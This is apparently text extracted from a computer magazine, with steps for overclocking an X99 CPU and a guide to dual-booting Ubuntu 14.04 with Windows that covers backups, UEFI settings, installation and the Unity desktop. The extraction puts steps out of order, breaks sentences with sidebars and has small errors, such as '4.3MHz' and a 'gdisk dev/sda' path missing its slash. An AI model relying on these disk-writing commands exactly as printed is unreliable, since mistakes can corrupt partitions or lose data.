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
2 GET UP TO DATE

Check Windows Update to make sure your OS is up to date and then boot up CPU-Z and check the BIOS version in the Mainboard tab. Compare this number with the latest update available from your board's manufacturer. It might be necessary to flash — if so, download it to a USB stick and flash from within your existing BIOS.




3 LET THE BOARD DO THE WORK

Most advanced boards come with easy overclocking settings, and the ASUS X99-Deluxe board we've been using has the EZ Tuning Wizard on the front page of the BIOS. Answer the questions (daily computing or gaming, air or water-cooling) and the BIOS will restart your PC and attempt an overclock. Boot up and test the new settings.



5 NO TURBO PLEASE, WE'RE OVERCLOCKING

Some CPU settings can get in the way if you want to get the highest stable clockspeed out of your processor. Turbo mode and SpeedStep can be awkward, so it's worth jumping into the advanced CPU BIOS settings to disable them. This affects your system's energy efficiency, but this isn't about running green — it's about running quick.




7 BUT WE DON'T WANT TO GIVE YOU THAT...

Upping the CPU strap and multipliers is the brute force method, and will give you an idea of the CPU's limits. Every time you make a change to the frequency boot into Windows and test whether it can complete a run in Cinebench. If it fails, reboot and knock the settings back; if it succeeds, reboot and keep pushing.



4 NEVER ENOUGH

To hit the real heights you'll have to get your hands dirty, so boot back into the BIOS and enter the advanced mode. This is like the menu-based BIOS screens of old, so sit back and tap the keyboard like a movie hacker from the '80s. A good start is to get your RAM running right. If your memory has XMP then you can set it quickly in the BIOS.



6 STRAPPING

Ivy Bridge-E introduced CPU strapping, which allows for different settings for your baseclock. Multiplier x baseclock gives you the final frequency. Start out aiming for 4GHz, and slowly moving the multiplier up when you're sure things are stable — we found a 167MHz strap with a 26x multiplier gave a solid overclock at 4.3MHz.



8 TEST YOUR LIMITS

When you can't push any faster, it's time to make sure it's rock solid. Boot into Windows and complete a few runs of Cinebench. Keep an eye on the thermals. You don't want the chip constantly hitting 80°C, so knock it back a little in the BIOS if it's high. Once that's done, try a more punishing test like the X264 HD benchmark to be sure.

ESCAPE WINDOWS

Let squadron leader Nick Peers show you how to evade Windows and make a bid for Linux and freedom.



If, having bought a brand new PC with Windows 8 pre-installed on it, you've come to the conclusion that Microsoft has finally lost the plot, now is the perfect time to switch to a better OS. Macs are shiny and expensive, but why do that when you can keep your existing PC and move to Linux? Fear not, gone are the days when Linux meant completely immersing yourself in command-line chicanery – in this feature we'll show you how you can install a user-friendly flavour of Linux alongside your existing Windows installation without losing any data, so you can dip your toes into the free and open waters of Linux any time you like.

To make the transition as smooth as possible we've chosen Ubuntu 14.04 LTS (www.ubuntu.com/download/desktop) as our Linux distro of choice. Ubuntu is one of the most user-friendly Linux distros out there, and 14.04 LTS has just been released. LTS stands for Long Term Support, which means it gets five years of updates and support.

HERE'S WHAT YOU'RE GOING TO DO

First, we'd be remiss if we didn't instruct you on how to back up your current PC. You've two basic choices here: the backup tools built into Windows itself, or SystemRescueCD (www.sysresccd.org). Next, we'll explain how modern PCs ship with a new system called the UEFI, which may cause some minor problems. Don't worry, we'll show you how to overcome any issues if they arise. Finally, we'll step you through the installation process itself, which really is a piece of cake. And we won't leave you hanging – once you've booted into Ubuntu for the first time, we'll take you on a tour of the new desktop, reveal how to access your existing documents and other files, and show you how to get to grips with your new operating system. There's never been a better time to make the life-changing switch to Linux, so take our hand and finally take the plunge.

Back it all up!

Stick with us, before migrating to Linux, make a fail-safe backup.

The simplest way to back up your system is to use the built-in Windows Backup tool in Windows 7 or later — select System Image Backup and follow the prompts. For a pure Linux back-up solution, grab SystemRescueCD and burn it to disc with ImgBurn (www.imgburn.com). Reboot your PC with the disc in your drive, access the boot menu (often F11) and choose your DVD drive. Problems booting could be caused by your PC's UEFI (see p34 on how to fix them). Otherwise, pick the default boot options entry. Type **us** when prompted for the keyboard layout, and type **startx** at the final command prompt to access the graphical environment.

Once this loads, click the Menu button in the bottom left-hand corner and select 'System > Show Filesystems' to identify each partition. The Disk entries identify each physical drive (sda, sdb etc) and the Device identifies the partitions. In most cases, sda will be your Windows drive, so you'll need to back up sda1 (a small boot partition) and sda2 (the actual Windows partition). You'll also need to note the partition you intend to back up to and make sure it has enough free space.

Now switch to the Terminal window. To mount the backup partition, type the following command, changing NTFS to FAT if your backup drive is FAT32, and replacing sdc2 with the drive's actual partition name:

```
Mount -t ntfs /dev/sdc2 /mnt/backup
```

Now reopen the menu and select 'System > Partimage'. This tool lets you back up partitions, so start with /dev/sda1, then press Tab. Next, type /mnt/backup/sda1-backup.gz into the Image file to create/use box. Leave Save partition into a new image file selected and press F5. Verify Gzip is selected under Compression level, then click F5 again. Enter a brief description if you wish, then press Tab to select the OK button and hit Enter. Make a note about experimental NTFS support, then click OK twice, also noting the drive statistics.

If this successfully completes, repeat to back up your Windows partition, naming it sda2-backup.gz instead.

To back up your computer's Master Boot Record, open a Terminal window and type the following commands

```
cd /mnt/backup
mkdir partition-backup
cd partition-backup
dd if=/dev/sda of=backup-sda-mbr count=1 bs=512
```

to back up MBR. Now back up your partition table with:

```
sfdisk -d /dev/sda > backup-sda.sf
```


If you get a warning about sfdisk not supporting GPT partitions, type **sgdisk --backup=backup-sda.sg /dev/sda** instead. If disaster strikes, either boot from your Windows rescue disc and follow the prompts, or boot back into SystemRescueCD. If you got as far as Ubuntu resizing your Windows partitions you'll first need to launch the Gparted partitioning tool from its Taskbar shortcut. It should display your main hard drive (/dev/sda), so identify the extended partition. Right-click each volume inside it and choose Delete, then right-click the extended partition and delete that too. Next, right-click your Windows partition and choose Resize/Move. Allocate it all available space and click Resize/Move followed by Apply. To complete the partition restore process, follow the step-by-step guide. The final step is restoring your MBR. Open another Terminal window and type:

```
cd /mnt/backup/partition-backup
dd if=backup-sda-mbr of=/dev/sda
```

If you backed up your partition using sfdisk, type **sfdisk /dev/sda < backup-sda.sf** into the command prompt; if you used sgdisk, type **sgdisk --load-backup=backup-sda.sg /dev/sda** instead to complete the restore.

Restore your original setup

Get back to the way things were.




1 SELECT BACKUP

Boot into SystemRescueCD as before. Follow the steps in the main text (above) up to identifying your partitions. Next, mount the backup partition in the /mnt/backup directory. Once done, open Partimage. Leave sda1 selected, type the backup path and name from before into the Image file box.



2 RESTORE BOOT PARTITION

Press Tab twice to highlight the asterisk next to Save partition, then press the down arrow followed by Spacebar to select Restore partition from an image file. Press F5. Note the description and press Enter again. Press F5 to restore the partition, working through the warnings until the files are copied back.



3 RESTORE MAIN PARTITION

Partimage will close once the partition has been restored so launch it again, but this time select your main Windows partition (typically sda2). Then it's a case of repeating the previous steps, only this time using the first backup file. Note the restoration relies on your Windows partition being the same size.

Handling UEFI & Ubuntu

Get your system configured correctly, even when running Windows 8.

Modern PCs, particularly those with Windows 8 pre-installed, have replaced the traditional BIOS with a new system called UEFI. Both perform the same job, detecting and initialising your hardware before handing it over to your OS, but UEFI represents a quantum leap forward from the somewhat primitive capabilities of the traditional BIOS. The UEFI offers a much wider range of features, wrapped up in a much more user-friendly, graphically pleasing interface.

There are, however, potential issues to circumvent. First, because UEFI is a newer standard, it's not compatible with

legacy hardware. This problem is circumvented by a special Compatibility Support Module (CSM), which enables you to emulate the BIOS to run older hardware and OSs.

More controversially, UEFI also ships with a Secure Boot mode, which, while making PCs less susceptible to malware, were used to lock them to Windows 8. Again, this feature can – in most cases – be disabled, but the good news is that Ubuntu 14.04 LTS fully supports newer hardware and Secure Boot, so you won't need to disable either to install it alongside Windows. One UEFI feature you'll definitely need to disable, however, is FastBoot (also called QuickBoot or FastStartup).

TWEAK THE UEFI

Accessing the UEFI is the same as entering the BIOS setup utility. Switch on your PC, then tap the key prompted to enter set up when it appears on-screen (typically F2 or Del). First, verify that FastBoot has been disabled by looking for a section called Windows 8 Configuration, or – if it's not present – Boot. Once located, make sure it's switched off or disabled.

You may need to tweak the CSM and Secure Boot settings if you intend backing up your system using SystemRescueCD. Again, look in the Windows 8 Configuration if it exists for Secure Boot, which may be listed as Windows 8 Logo Requirement. Either way, disable it should you have problems booting SystemRescueCD. If the section isn't present, look under Security instead.

The CSM module may be part of the Windows 8 Logo Requirement screen, or

it'll be hidden away on its own (we found it buried away at the bottom of the Boot menu on our ASRock motherboard, for instance). Click this to reveal a selection of different options covering different hardware – look for references to PXE (pre-boot environment), GOP (graphics) and Storage (or SATA), as well as USB and PS2, if applicable. This enables you to selectively switch CSM on and off for specific devices as required.

Some motherboards (including our ASRock) enable you to run both modes as required. In the case of ASRock, we set each one to 'Do not launch' to make this setting the norm. If there's no apparent options for editing the Secure Boot or CSM settings, contact your PC manufacturer to verify whether or not these can be disabled or not. In most cases, PCs built using off-the-shelf motherboards should have the required options intact, but some manufacturers have been known to provide hobbled boards.

As we mentioned earlier, upgrading a PC's graphics card often requires enabling CSM support, so even if the controls aren't already supported, the manufacturer may have relented under pressure from end users and provided a UEFI update on their web site to enable the required options – Advent's DT2410 PC is an example where this happened.

With your Windows system backed up and the UEFI configured correctly, it's time to press on and install Ubuntu alongside your existing setup. One of the reasons we've chosen Ubuntu is that it's user-friendliness is apparent from the moment you install it. The setup process is painless and relatively straightforward to follow: download

Choose the right boot option

Many modern PCs now give you the option of booting either in UEFI or legacy BIOS mode, with the latter mode allowing you to install older operating systems. Ubuntu works fine with both UEFI and Legacy modes, but other environments (including SystemRescueCD) require booting from a legacy option.

Some PCs even support mixed-mode booting, presenting both legacy and UEFI choices direct from the boot menu, so you don't need to wade into the UEFI shell to switch between them. If you've wondered why some boot options have been displayed twice in the boot menu, this is why: look more closely and you'll see one option is prefixed by UEFI. This gives you the option of choosing which mode to boot that drive in, which is a good way of testing whether or not a certain OS or bootable disc works with UEFI or not. If you're only offered a single set of boot options then your UEFI shell will only allow you to boot in either UEFI mode or legacy. The latter requires that CSM is enabled, but once done you should be able to change boot settings — include device priority — from within the Boot section of the UEFI shell. If your PC does support mixed-mode booting, you may need to set a different default boot device, in which case take care to select the right mode when choosing which device (typically optical drive or boot hard drive) to make the default.





the Ubuntu .iso and ImgBurn (www.imgburn.com), then fire up the latter and click 'Write image file to disc'. Select the .iso, insert a blank DVD and click the big 'Burn' button down the bottom. Once complete, pop the disc back into the drive, restart your PC and if necessary select your optical drive from the boot menu.

Wait for a few minutes and after a short pause where the screen goes grey and then red, the Welcome screen will appear. You'll be given the option of either trying Ubuntu or installing it – select the Install option. Next, tick both boxes: Download updates while installing and Install this third-party software. Click Continue, then wait while the updates are downloaded in the background.

INSTALL UBUNTU 14.04 LTS

The Installation Type screen should then appear. In most cases it should

seamlessly detect your Windows installation – leave Install Ubuntu alongside... and click Continue.

If Windows isn't offered as an option, this means Ubuntu hasn't detected it. If you're running a newer PC with an UEFI installed in place of the traditional BIOS, you'll need to make sure you boot from the optical disc using the same option that Windows was installed with. Reboot your PC, then choose the alternative optical disc option from the boot menu to see if Ubuntu now detects your Windows installation. If the option doesn't appear whether you choose UEFI or the legacy option, then it could be down to your partition table containing both MBR and GPT records (see below for the step-by-step guide for a way to resolve this issue).

The next screen sees Ubuntu find some free space for itself – either by carving up your current Windows partition, or by locating more space on


another attached drive and repartitioning that instead. If you don't want it installing on a USB drive, then power down your PC, disconnect the offending drive and then start again.

Ubuntu needs a minimum of 6.4GB free space, but will take up to 40-odd GB if it can. You can alter this figure by clicking and dragging the grey space between both suggested partitions. It's smart enough to not allow you to swallow up your entire Windows partition, but if you plan to continue using it going forward, try to leave at least 10GB free space if you can, and preferably more. In most cases, the default choice should be fine, anyway, so click 'Install Now'. Note the comment about partition resizing, and then click Continue.

You'll next be prompted to choose your region – the installer should automatically detect this – then click Continue to select your keyboard layout. In most cases, the default US keyboard layout is the one to pick, so click Continue again. You'll now be prompted to enter your name. As you enter it, Ubuntu will populate both the computer's name and username fields based on your choice – you're free to edit both should you choose. The final choice available to you is to pick a password. Select one that you'll easily remember, as you'll need this not just to log into Ubuntu but also to perform administrator-level tasks. Click Continue again, and you can sit back and wait for Ubuntu to install itself on your PC – it really is that simple. It's worth hanging around as the installer will reveal some useful pointers for your first steps into using Ubuntu. But turn the page and we'll take you on your own personal tour of your shiny, new desktop and operating system.


Fix Windows detection issues

Problems booting Windows? Follow these steps to fix 'em.




1 LAUNCH UBUNTU LIVE

If your Windows install isn't detected, click Back until you return to the Welcome screen. Click 'Try Ubuntu' to load the live CD. When it's loaded, press Ctrl-Alt-T to open a Terminal window. Type the following command and hit Enter: `sudo gdisk dev/sda`



2 VERIFY AND FIX

If gdisk says it's found both an MBR and a GPT, then the presence of GPT is the problem, removing it will enable Ubuntu to see your Windows partition. First, select the GPT entry by typing 2 and hitting Enter. When prompted type x and hit Enter to access Expert command mode.



3 APPLY AND REBOOT

Type z and hit Enter. When prompted to wipe the GPT on /dev/sda type y and hit Enter. When asked if you'd like to blank the MBR, make sure you press n and hit Enter and close the Terminal, then reboot and try to install Ubuntu again. This time you'll see the option to install it alongside Windows.

Get started with Ubuntu

Take your first steps into the Unity desktop.

You've installed Ubuntu, removed the disc and rebooted your PC. The first change you'll see is the presence of a new boot menu on startup, called GNU Grub (see All about Grub, p83). This enables you to choose which OS to boot into, plus gives you access to a memory testing utility. The default choice is Ubuntu, but before booting into it for the first time, we recommend selecting the Windows entry. This lets Windows boot for the first time since the Ubuntu installer resized your partitions — you'll note it immediately runs the disk checking tool to verify and update its own partition records. Let it do this, then once complete it'll restart your PC. Select Windows again from the Grub boot menu to check all is well. Assuming it is, restart your PC again.

This time, leave Ubuntu selected and hit Enter to boot into your new OS for the first time. After the loading screen flashes by, you'll be prompted to enter the password you set up during installation. Type this in, hit Enter and you'll arrive at Ubuntu's desktop, which is called Unity.

The Unity desktop shares some similarities with Windows, such as the presence of shortcut icons on the left, but you'll also notice some key differences, which will feel more familiar to those who have used a Mac. First, the Menu Bar at the top of the screen works in a similar way to

Windows' Taskbar Notification area, with a number of icons providing access to key tools. From the off you'll see — from left to right — network, keyboard, volume, date/time and settings. Most of these are self-explanatory — click one to reveal its Options menu.

The Settings button is the most interesting of these — not only does it provide access to the power options, it enables the ability to quickly switch users, log out or lock the computer, and it also provides a handy shortcut to Ubuntu's System Settings, more of which in a moment.

When you open an app, its title will also appear in the Menu Bar — roll your mouse over the Menu Bar and its menu items will appear and clicking one will open its menu.

THE APP LAUNCHER

The shortcut icons displayed on the left-hand side of the screen are part of Unity's App Launcher. Rather than cluttering up your desktop with icons, these are all housed in a single column — simply roll your mouse to the bottom or top of the launcher to reveal more shortcuts. The App Launcher houses shortcuts to applications, workspaces, removable drives and the Rubbish Bin, but the two shortcuts at the top are of particular interest: the top one lets you quickly search your computer and the

internet from one handy window, while the Files shortcut gives you access to a file manager, making it easy to browse, access and manage your files — again more on that later.


To find out more about a shortcut, simply roll your mouse over it and its title will pop up. Click one to open it. As time moves on, you'll want to know how to add and remove shortcuts from the App Launcher — to remove a shortcut, simply right-click it and choose 'Unlock from Launcher'. The simplest way to add a shortcut is to use the search tool to locate the app in question, then simply click and drag its shortcut into place on the Launcher. You can also reorder items in the Launcher by simply clicking and dragging them to their new spot.

The desktop itself works in a similar way to Windows, and can be used to house files, folders and shortcuts should you wish to clutter it up — again, it uses the familiar right-click menu to provide you with options for creating folders, managing existing icons and changing the desktop background should you wish.

Ubuntu can detect both FAT32 and NTFS partitions, so accessing your old data shouldn't be too much of an issue. You should see these drives appear in the App Launcher — clicking one will open its contents for viewing. If you're looking for your personal data, then

Accessing your documents

Tweak Ubuntu so it shares Windows' user folders.




1 IDENTIFY MOUNT POINT

Click the Search button in the App Launcher, type **disks** and click the Disks shortcut under Applications. Assuming you've moved your Windows docs to a new drive, select this drive in the left-hand pane. Now highlight the partition that your data is stored on under Volumes and make a note of where it's mounted.



2 INSTALL UBUNTU TWEAK

Open the Firefox web browser and browse to **ubuntu-tweak.com**, ignore the Launchpad prompt, then click the latest Deb Package link (0.8.7 at time of writing). Click OK to launch it with Ubuntu Software Center, then review the package description before then clicking the Install button.



3 MOVE USER FOLDERS

Click the Search button, type **Ubuntu** and select Ubuntu Tweak under Applications. Select 'Admins > User Folder'. Each folder will be listed — select one and click Change. Browse your docs partition for the corresponding folder, select it and click Open. Repeat for all the other user folders you want to move.



unless you've specifically moved the folders in Windows, you should find all your documents in the Users folder under your username.

ACCESS YOUR DATA

You can also access the graphical Nautilus file manager by simply clicking the Files shortcut on the Launcher. It provides a familiar two-paneled window, with a series of shortcuts on the left and the contents of the currently selected folder or drive on the right. By default, items are displayed in a grid, but you can switch to list view using the buttons in the top right of the window. You'll also see a Search button, which enables you to search the currently selected folder (and any sub-folders).

If you want to copy data from your Windows partition to your user folders in Ubuntu, simply browse to one of your user folders — Documents, for example — then click and drag all of its contents on the Documents shortcut in the left-hand pane. It pays to make sure you have enough free drive space. If you plan to continue using Windows alongside Ubuntu, a better solution is to set up a spare drive or partition as a dedicated data drive, allowing both Ubuntu and Windows to access the same copy. This needs to be a FAT32 or NTFS partition so Windows can access it as well as Ubuntu.

Assuming such a partition is in place, set it up by first booting back into Windows. Now create dedicated folders for Documents, Pictures, Music and Videos on your data partition. Next open your Windows User folder,

right-click your Documents folder and choose 'Properties > Location' tab. Click Move and select the Documents folder on your data partition. Click OK and then enable it to move all your existing data across to the data partition. Repeat for your other folders.

Once done, boot back into Ubuntu. Your files should now be easily accessible from the data partition, enabling you to make changes to them using both Windows and Ubuntu programs. To make the change complete, follow the step-by-step guide to point your Ubuntu user folders to the same location.

We recommend following the advice given and leaving the Ubuntu desktop folder alone. Once done, test the tweaks work by opening Nautilus and clicking the Documents shortcut in the left-hand pane, which should now point to your data partition.

To access your network, open a folder window and you'll see network options on the left of the screen. Click Browse Network to find other computers — there's a handy Windows Network shortcut for accessing Windows PCs. Alternatively, if you know the computer name, click 'Connect to server' and type `smb://comp-name` and click Connect. Have your username and password ready if necessary.

Ubuntu should automatically handle all of your PC's hardware, using generic drivers if necessary, but you can review what's been installed, plus look for additional drivers (specifically for gaming, Wi-Fi or printing) using the Software & Updates app. Open a Search

Get more apps

Ubuntu 14.04 LTS ships with a few apps pre-installed — notably LibreOffice and the Firefox web browser. For a complete list of installed apps, open the Ubuntu Software Center and select the Installed button. Expand a category to see what apps there are, such as Rhythmbox. Use the Search box to locate them, then either open them directly from here or drag a shortcut on to the App Launcher. There are many more apps you can add to your Ubuntu installation, and the vast majority are free. There are a number of ways to do this: as you've seen with Ubuntu Tweak, (see Accessing your Documents, left) you can download apps directly from the web. If they're packaged as Deb files, you can double-click them and have the Ubuntu Software Center manage the installation.

You can also search for more apps from within the Software Center too — just use the search box. The Ubuntu Software Center isn't a definitive source for apps, however — Linux apps are housed in special collections called 'repositories', and as you'll see over the page, you can install apps via the Terminal too.

One thing you'll want to do is access apps for specific file types, such as images. If you can't find an app, try double-clicking a file you want to open — if you get a 'Could not display' error, click Yes to search the Ubuntu repos for apps.

box, type **Software** and then click the Additional Drivers shortcut. It will search for any driver updates that may exist and alert you to any alternative or proprietary drivers you may have installed already.

If you store data in the cloud, the good news is that Ubuntu supports a wide range of cloud providers — a good thing, seeing as it recently dropped its own Ubuntu One cloud storage service. Some providers are officially supported on Linux, such as Dropbox (www.dropbox.com/install).

If you're looking for heaps of free storage than Google Drive offers 15GB, but as yet there's no official Ubuntu support. A number of third-party offerings do exist, and if you're prepared to pay US\$15, InSync (insynchq.com) is the tool of choice. You could, of course, use OwnCloud (owncloud.org) to setup your own storage, which we've covered multiple times in APC.

The vitals of Linux


Discover the key tools and techniques you'll need to know.

Now you've familiarised yourself a little with the Unity desktop, it's time to plunge deeper into the Linux ocean and arm yourself with more of the important knowledge you'll need to use it going forward. Before diving in, however, it's a good idea to take a system backup — as you start to learn Ubuntu you may make mistakes that could lock you out of your system. (See [Take Another Backup](#), below).

First, let's take a look at the Linux file system and how it's organised into folders. First, Linux uses a different file system to Windows (NTFS or FAT32) called ext4. This makes your Linux folders invisible to Windows, which can't natively read ext-based drives. That's fine — we've moved your data on to a shared partition that both OSs can see, and it's better that you can't accidentally access your Ubuntu partitions.

Now, open Nautilus where you'll be taken to your Home folder. This works in a similar way to your Windows user folder, and normally contains all of your personal files, although we've moved key folders across to your data partition so you can share files with your Windows installation. Shortcuts to these key folders can be found in the left-hand pane.

Now click the Computer link under Devices and you'll get a look at a load of other folders too. Most of these can be safely ignored on a day-to-day basis — the bin folder is where your programs are stored, for example — but two worth noting are media and mnt. These are where shortcuts to any external drives and network folders you've connected to can be found. The key difference between the two folders is that drives mounted in the /media folder are



mounted on a per-user basis, and don't require elevated access before they are mounted. This means they're not available to the system before you log into your account, which can cause some issues with start-up programs. See tinyurl.com/fqc8g for more info — jump to the `Configuring/etc/fstab` section for a guide to mounting partitions before login occurs to beat this problem.

KEY SYSTEM TOOLS

While Ubuntu will require you to access the command line to perform some complicated tasks, there's a lot you can do without it. We've already introduced the Disks utility in the step-by-step guide (see p80). Disks lets you view and manage your drives and their partitions

— by selecting one, clicking the Settings button and choosing 'Edit Mount Options' you can make changes to the way partitions are mounted without having to edit the `fstab` file directly, but use with care — if drives don't behave as you expect, flick the 'Automatic Mount Options' switch back to On to restore the status quo.

Many system preferences can be accessed via the System Settings tool — click the Settings button on the Menu Bar to access it. You'll see three section buttons: Personal, Hardware and System. From there you can access a particular preferences tool. Select Appearances, for example, to tweak some desktop settings, such as automatically hiding the App Launcher

Take another backup

Now that Ubuntu is safely installed on your PC, it's time to consider taking a fresh backup of your hard drive. You can, of course, use SystemRescueCD for this purpose (follow the guide on p77). If all this sounds like too much hassle, then you could try Redo Backup and Recovery instead. Download the .iso file from Sourceforge (tinyurl.com/2actzt8) and burn it to disc — in Ubuntu, insert a blank CD and click Cancel when the Choose application to launch window

appears. Now locate the .iso file (typically in your Downloads folder), right-click it and choose 'Write to Disc', then click Burn.

When the disc has been created, reboot your PC and choose to boot from the disc — you may need to tweak your UEFI settings before it will work; enabling CSM for storage should be sufficient. Select 'Start Redo Backup' (choose the Safe Mode option if this doesn't work) and click Backup when the main screen appears. Select your drive, then choose

which partitions to back up. Then it's a case of selecting your backup drive and creating a folder into which your backup will be stored. Give your backup a name and then let Redo Backup do the rest. Should the worst happen, recovery is as simple as clicking Restore instead of Backup and following the prompts. You'll also find a settings button in the bottom left-hand corner where a number of useful disk-related tools reside.

when not required and moving an application's menus to its own window rather than the main menu bar.

You can also install a dedicated tweaking tool. We've already seen how the Ubuntu Tweak Tool can be used to move your home folders to another drive (p80). It also includes a handy Apps tab that makes it easy to locate and install new software. Also take the time to explore the Tweaks section and — in particular — the Unity component where you can do things like resize the Launcher icons.

Two other tweaking tools worth exploring are the Unity Tweak Tool, which gives you even more fine control over the desktop, and Tweak Tool. Both can be found via the Ubuntu Software Center — choose the trusty-backports version of the Unity Tweak Tool. Both offer similar point-and-click access to hidden system settings.

REPOSITORIES

Although you can download programs directly from web sites, it's far easier to use the centralised Software Center. Ubuntu provides its own software repository, which is a server containing hundreds of Linux programs specially compiled to work with Ubuntu. This means any software you find in the Software Center should work without problems, which makes it a little like having your very own Linux app store. The Center also looks out for program updates, alerting you when they're available and installing them for you.

You're not restricted to one app store either: install a program such as Dropbox from its own web site, for example, and it'll add its own repo to the Center, enabling it to alert you when updates are available.

To manage these repos, open Software Center and select 'Edit > Software Sources'. A list can be found under the Other Software tab, where you can manually add your own.

So far we've not dealt with Terminal,

which is Linux's equivalent of the Windows command prompt. While it's technically possible to avoid this, if you want to make the most of your new OS then learning to navigate it is essential.

Opening the Terminal is simple enough — just press Ctrl+Alt+T. A new window appears and at superficial glance it looks a lot like the command line in Windows. In Ubuntu, you start off in the `~` directory, which basically means your personal Home folder. Type `dir` and you'll see a list of folders to confirm this. To change directory, use the `cd` command — to move up a level, type `cd ..` or type `cd home/nick/Pictures` to jump directly to another folder (note that directory paths are case sensitive). You can return to your home directory at any time using the `cd ~` command. Other file-management commands include `cp` (copy), `mv` (move), `mkdir` (create folder) and `rm` (delete file).

